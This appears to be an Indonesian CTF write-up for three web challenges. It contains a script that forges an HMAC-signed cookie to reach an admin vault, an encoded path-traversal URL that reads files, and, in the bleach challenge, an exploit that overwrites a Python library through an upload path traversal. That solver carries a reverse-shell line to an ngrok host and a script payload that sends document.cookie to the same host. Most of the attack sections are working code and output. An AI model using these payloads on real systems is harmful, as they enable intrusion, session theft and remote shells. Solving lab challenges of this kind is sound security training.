Mencoba variasi: Additional Cookie
 auth: "user:internal|bank:Fortis Bank"
 sig: 7a91f28871e4b9a78f12ff523f068806d6270aaa418fb2a842135faa68843266
 internal: true
 Status code: 403
 Response: The Crypt Keepers Alert: Tampering detected!

Mencoba variasi: Internal Headers
 auth: "user:teller|bank:Fortis Bank"
 With internal access headers
 Status code: 403
 Response: Access denied. Only admins may enter.
 { /web/simple_heist
 >>>
 >>>

Ganti cookie auth menjadi user:admin|bank:Fortis Bank (tanpa tanda kutip) trus hitung signature baru pake HMAC-SHA256 dengan kunci yang didapatkan tadi untuk retrieve flag:

```
#!/usr/bin/env python3

import requests
import hmac
import hashlib

base_url = "http://ctf.find-it.id:10001"
login_url = f"{base_url}/login"
vault_url = f"{base_url}/vault"
internal_url = f"{base_url}/internal"

# Step 1: Dapatkan cookie asli dari Login
session = requests.Session()
login_response = session.get(login_url)

if login_response.status_code == 200:
    # Simpan cookie asli
    original_auth = session.cookies.get('auth')
    original_sig = session.cookies.get('sig')

    print("Cookie asli:")
    print(f"auth: {original_auth}")
    print(f"sig: {original_sig}")

    # Kunci yang ditemukan dari /internal
    key = "koenci"

    # Coba validasi apakah kunci benar dengan auth asli
    computed_sig = hmac.new(
        key.encode('utf-8'),
        original_auth.encode('utf-8'),
        hashlib.sha256
    ).hexdigest()

    print("\nVerifikasi kunci HMAC:")
    print(f"Nilai auth asli: {original_auth}")
    print(f"Signature asli: {original_sig}")
    print(f"Signature dihitung: {computed_sig}")
    print(f"Match: {original_sig == computed_sig}")

    # Coba beberapa variasi format untuk auth baru
```

```

# Variasi 1: Tanpa tanda kutip
auth_no_quotes = "user:admin|bank:Fortis Bank"
sig_no_quotes = hmac.new(key.encode('utf-8'), auth_no_quotes.encode('utf-8'),
hashlib.sha256).hexdigest()

# Variasi 2: Dengan "internal" alih-alih "admin"
auth_internal = '"user:internal|bank:Fortis Bank"'
sig_internal = hmac.new(key.encode('utf-8'), auth_internal.encode('utf-8'),
hashlib.sha256).hexdigest()

# Variasi 3: Tanpa tanda kutip dengan "internal"
auth_internal_no_quotes = "user:internal|bank:Fortis Bank"
sig_internal_no_quotes = hmac.new(key.encode('utf-8'),
auth_internal_no_quotes.encode('utf-8'), hashlib.sha256).hexdigest()

# Variasi 4: Coba akses endpoint vault dengan kunci sebagai bagian dari path
direct_vault_url = f"{base_url}/vault/koenci"
response_direct = requests.get(direct_vault_url, cookies={'auth':
original_auth, 'sig': original_sig})

# Variasi 5: Gunakan kunci untuk cookie baru
cookies_with_key = {
    'auth': original_auth,
    'sig': original_sig,
    'key': 'koenci'
}
response_key_cookie = requests.get(vault_url, cookies=cookies_with_key)

# Print semua variasi hasil
variations = [
    {"name": "No Quotes", "auth": auth_no_quotes, "sig": sig_no_quotes},
    {"name": "Internal User", "auth": auth_internal, "sig": sig_internal},
    {"name": "Internal No Quotes", "auth": auth_internal_no_quotes, "sig":
sig_internal_no_quotes}
]

for var in variations:
    print(f"\nMencoba variasi: {var['name']}")
    print(f"auth: {var['auth']}")
    print(f"sig: {var['sig']}")

    response = requests.get(vault_url, cookies={'auth': var['auth'], 'sig':
var['sig']})

```



```

print(f"Status code: {response.status_code}")
print(f"Response: {response.text}")

print("\nMencoba variasi: Direct Vault Path")
print(f"URL: {direct_vault_url}")
print(f"Status code: {response_direct.status_code}")
print(f"Response: {response_direct.text}")

print("\nMencoba variasi: Key as Cookie")
print(f"Cookies: {cookies_with_key}")
print(f"Status code: {response_key_cookie.status_code}")
print(f"Response: {response_key_cookie.text}")

else:
    print(f"Gagal mengakses halaman login. Status code:
{login_response.status_code}")

```

```

$ python3 /web/simple_heist
>>> ./sol.py
Cookie asli:
auth: "user:teller|bank:Fortis Bank"
sig: 7a91f28871e4b9a78f12ff523f068806d6270aaa418fb2a842135faa68843266

Verifikasi kunci HMAC:
Nilai auth asli: "user:teller|bank:Fortis Bank"
Signature asli: 7a91f28871e4b9a78f12ff523f068806d6270aaa418fb2a842135faa68843266
Signature dihitung: 4e8967b2d573810fd6b07bd67f2b7f1029eb913fe1527a4249bdb351a85dab7
Match: False

Mencoba variasi: No Quotes
auth: user:admin|bank:Fortis Bank
sig: 7f5976dcdc018b18b360aad2d4c5b3efe099db2bbba363bad5c1932b137f41ba
Status code: 200
Response: Welcome to the vault, admin!<br>Flag: FindITCTF{BETec 10 &l1!}<br>

Mencoba variasi: Internal User
auth: "user:internal|bank:Fortis Bank"
sig: d827aafcc978aa424eb14179095b8a304e34d243fbd288e9dad46f95f5c8e494
Status code: 403
Response: The Crypt Keepers Alert: Tampering detected!


Mencoba variasi: Internal No Quotes
auth: user:internal|bank:Fortis Bank
sig: 89ff76c0b23fd26804d9996467374820ec6250a4e26f89f64dbald947ddeae09
Status code: 403
Response: Access denied. Only admins may enter.

Mencoba variasi: Direct Vault Path
URL: http://ctf.find-it.id:10001/vault/koenci
Status code: 404
Response: <!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>

Mencoba variasi: Key as Cookie
Cookies: {'auth': '"user:teller|bank:Fortis Bank"', 'sig': '7a91f28871e4b9a78f12ff523f068806d6270aaa418fb2a842135faa68843266', 'key': 'koenci'}
Status code: 403
Response: Access denied. Only admins may enter.

```

Web Exploitation/PixelPlaza



main.go:

```
package main

import (
    "embed"
    "encoding/json"
    "io"
    "math/rand"
    "net/http"
    "os"
    "path/filepath"
    "sync"
    "time"
)

//go:embed public/*
var webFS embed.FS

var quotes = []string{
    "Pixels are silent storytellers.",
    "Every bug has a backdoor.",
}
```

```
"Hacking is not about breaking things, it's about making things do what you want",
}

type entry struct {
    Name string `json:"name"`
    Msg  string `json:"msg"`
}

type guestbook struct {
    sync.Mutex
    posts []entry
}

var book = &guestbook{posts: make([]entry, 0, 64)}

func apiQuote(w http.ResponseWriter, _ *http.Request) {
    io.WriteString(w, quotes[rand.Intn(len(quotes))])
}


func apiClock(w http.ResponseWriter, _ *http.Request) {
    io.WriteString(w, time.Now().Format(time.RFC3339))
}

func apiGuestbook(w http.ResponseWriter, r *http.Request) {
    switch r.Method {
    case http.MethodGet:
        book.Lock()
        defer book.Unlock()
        json.NewEncoder(w).Encode(book.posts)
    case http.MethodPost:
        var e entry
        if err := json.NewDecoder(r.Body).Decode(&e); err != nil {
            http.Error(w, "", http.StatusBadRequest)
            return
        }
        book.Lock()
        book.posts = append(book.posts, e)
        book.Unlock()
        w.WriteHeader(http.StatusCreated)
    default:
        http.Error(w, "", http.StatusMethodNotAllowed)
    }
}
```

```
func banner(w http.ResponseWriter, _ *http.Request) {
    http.ServeFile(w, nil, "../docs/banner.png")
}

func staticHandler(w http.ResponseWriter, r *http.Request) {
    if r.URL.Path == "/" {
        data, _ := webFS.ReadFile("public/index.html")
        w.Write(data)
        return
    }
    p := "." + r.URL.Path
    if _, err := os.Stat(p); err != nil {
        io.WriteString(w, "Resource not found.")
        return
    }
    f, err := os.Open(p)
    if err != nil {
        http.NotFound(w, r)
        return
    }
    defer f.Close()
    fi, err := f.Stat()
    if err != nil {
        http.NotFound(w, r)
        return
    }
    http.ServeContent(w, r, filepath.Base(p), fi.ModTime(), f)
}


func main() {
    rand.Seed(time.Now().UnixNano())
    mux := http.NewServeMux()
    mux.HandleFunc("/banner.png", banner)
    mux.HandleFunc("/api/quote", apiQuote)
    mux.HandleFunc("/api/clock", apiClock)
    mux.HandleFunc("/api/guestbook", apiGuestbook)
    fileServer := http.FileServer(http.FS(webFS))
    mux.Handle("/static/", http.StripPrefix("/static/", fileServer))
    mux.HandleFunc("/", staticHandler)
    http.ListenAndServe(":80", mux)
}
```



LFI, dukun :3

<http://ctf.find-it.id:6001/..%2F..%2F..%2Fapp%2Fdocs%2Ftext>
FindITCTF{g0L4nG_4lL0wS_p4th_Tr4V3rs4L???}

Web Exploitation/bleach



app.py:

```
from flask import Flask, request, render_template
import os
import bleach
import requests

app = Flask(__name__)

UPLOAD_FOLDER = 'uploads'

DANGER_FILENAMES = ['templates', 'flag']
```

```
def check_danger_filename(content):
    for forbidden in DANGER_FILENAMES:
        if forbidden in content:
            return True
    return False

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/upload', methods=['POST'])
def upload_file():
    if 'file' not in request.files:
        return "No file provided!", 400

    file = request.files['file']

    if file.filename == '':
        return "No file selected!", 400

    if file:
        filepath = file.filename
        filepaths = os.path.abspath(os.path.join(UPLOAD_FOLDER, filepath))
        if ".." in filepaths:
            return "Malicious activity detected.", 401

        if check_danger_filename(filepaths):
            return "Malicious activity detected.", 400

        os.makedirs(UPLOAD_FOLDER, exist_ok=True)
        data = file.read()
        with open(filepaths, 'wb') as f:
            f.write(data)
        return f'<script>alert("File uploaded successfully: {filepath}");location.href="/load-file";</script>'

    return "Invalid file type!", 400

@app.route('/load-file', methods=['GET'])
def load_file_view():
    filepath = request.args.get('filename', '')
    if not filepath:
        return render_template('load_file.html')
```

```

filepaths = os.path.abspath(os.path.join(UPLOAD_FOLDER, filepath))
print(filepaths, flush=True)

if ".." in filepath:
    return "Malicious activity detected.", 401

if not os.path.exists(filepaths):
    return "File does not exist!", 404

if check_danger_filename(filepaths):
    return "Malicious activity detected.", 400

with open(filepaths, 'r') as file:
    file_content = file.read()
    sanitized_content = bleach.clean(file_content)

    return f"File content:\n{sanitized_content}"

@app.route('/report', methods=['GET', 'POST'])
def report():
    if request.method == 'POST':
        file = request.form['filename']
        response = requests.post("http://bot:9999/report", data={'filename':
file})
        return render_template('report.html', message=response.text)
    else:
        return render_template('report.html')

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8000, debug=True)

```

Dockerfile untuk app:

```

FROM python:3.10-slim-buster

RUN groupadd --system findit && \
    useradd --system --gid findit --create-home --home-dir /home/findit findit

WORKDIR /home/findit
COPY . /home/findit

RUN chmod 777 /home/findit
RUN chmod 555 app.py
RUN rm -rf Dockerfile

```

```
RUN rm -rf flag.txt

USER findit

COPY requirements.txt /app
RUN pip3 install --user -r requirements.txt

RUN rm -rf /tmp/*
```

```
CMD ["python3", "app.py"]
```

```
bot.py:
```

```
from selenium import webdriver
from selenium.webdriver.chrome.service import Service
from flask import Flask, request
from time import sleep
app = Flask(__name__)

flag = "FindITCTF{FAKE_FLAG_LINZ_IS_HERE}"

@app.route('/report', methods=['GET', 'POST'])
def report():
    if request.method == 'POST':
        file = request.form['filename']
        result = read_url(f'http://web:8000/load-file?filename={file}')
        message = "report success" if result else "report failed ..."
        return message
    else:
        return "hi im bot"

def read_url(url):
    global flag
    driver = None
    print('here')
    try:
        service = Service(executable_path="/chromedriver-linux64/chromedriver")
        options = webdriver.ChromeOptions()
        for _ in [
            "headless",
            "window-size=1920x1080",
            "disable-gpu",
            "no-sandbox",
            "disable-dev-shm-usage",
        ]:
            options.add_argument(_)
```



```

        options.add_argument(_)
        driver = webdriver.Chrome(service=service, options=options)
        driver.implicitly_wait(3)
        driver.set_page_load_timeout(3)
        driver.get("http://web:8000/")
        driver.add_cookie({'name': 'flag', 'value': flag, 'domain': 'web'})
        driver.get(url)
        sleep(1)
        driver.quit()
    except Exception as e:
        return False
    return True

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=9999, debug=True)

```

Dockerfile untuk bot:

```

FROM
python@sha256:78832558ceffff2e881078ac5b241fa9b25fd9c47aefdfb452a788383d78a49fd

ENV USER=dreamhack
RUN adduser --disabled-password -u 1337 $USER

RUN apt-get update -y && apt-get install -y python3-pip build-essential wget curl
unzip

RUN apt-get update \
    && apt-get install -y --no-install-recommends \
        gnupg \
        ca-certificates \
    && wget -q -O - https://dl.google.com/linux/linux_signing_key.pub | apt-key
add - \
    && sh -c 'echo "deb [arch=amd64] http://dl.google.com/linux/chrome/deb/
stable main" >> /etc/apt/sources.list.d/google-chrome.list' \
    && apt-get update \
    && apt-get install -y \
        google-chrome-stable \
    && rm -rf /var/lib/apt/lists/* \
    && apt-get clean

## chromedriver
RUN wget https://storage.googleapis.com/chrome-for-testing-public/`curl -sS
https://googlechromelabs.github.io/chrome-for-
testing/LATEST_RELEASE_STABLE`/linux64/chromedriver-linux64.zip \
    && unzip chromedriver-linux64.zip \

```

```

&& rm chromedriver-linux64.zip

WORKDIR /app
COPY . /app

RUN chmod 777 /app
RUN chmod 555 bot.py
RUN rm -rf Dockerfile

COPY requirements.txt /app
RUN pip3 install -r requirements.txt

CMD ["python3", "bot.py"]

```

1. Terdapat *path traversal vulnerability* pada endpoint upload file (aplikasi tidak memfilter nama file dan menggunakannya secara langsung)

```

def upload_file():
    if 'file' not in request.files:
        return "No file provided!", 400

    file = request.files['file']

    if file.filename == '':
        return "No file selected!", 400

    if file:
        filepath = file.filename
        filepaths = os.path.abspath(os.path.join(UPLOAD_FOLDER, filepath))

```

2. Manfaatin itu untuk ngeoverwrite bleach library (/home/findit/.local/lib/python3.10/site-packages/bleach/__init__.py)
3. Ganti fungsi clean() di app.py dengan payload reverse shell kita

```

with open(filepaths, 'r') as file:
    file_content = file.read()
    sanitized_content = bleach.clean(file_content)

    return f"File content:\n{sanitized_content}"

```

4. Trigger payload execution kita dari endpoint /load-file untuk dapet shell di ngrok

Solver:

```
#!/usr/bin/env python3
```

```

import httpx
import asyncio
# import __;def clean(a):return 1
URL = "http://ctf.find-it.id:5001"

class BaseAPI:
    def __init__(self, url=URL) -> None:
        self.c = httpx.AsyncClient(base_url=url, timeout=60.0)

    async def upload(self):
        # files: map field name -> (filename, bytes, [content-type])
        files = {
            'file': (
                '/home/findit/.local/lib/python3.10/site-
packages/bleach/__init__.py',
                # b'def clean(a): __import__("os").system("bash -c \'sh -i >&
/dev/tcp/0.tcp.ap.ngrok.io/13426 0>&1\");return \'itoidizhere\'
                b'def clean(a): return
\'<script>>window.location=\'http://0.tcp.ap.ngrok.io:13426?c=\'+document.cookie</
script>\'
            )
        }
        r = await self.c.post('/upload', files=files)
        resp = r.text
        print(resp)

    async def close(self):
        await self.c.aclose()

class API(BaseAPI):
    pass

async def main():
    api = API()
    try:
        await api.upload()
    finally:
        await api.close()

if __name__ == "__main__":

```

```
asyncio.run(main())  
FindITCTF{bleach_4nd_1t_w1ll_b3_0k4y_LINZ_IS_HERE}
```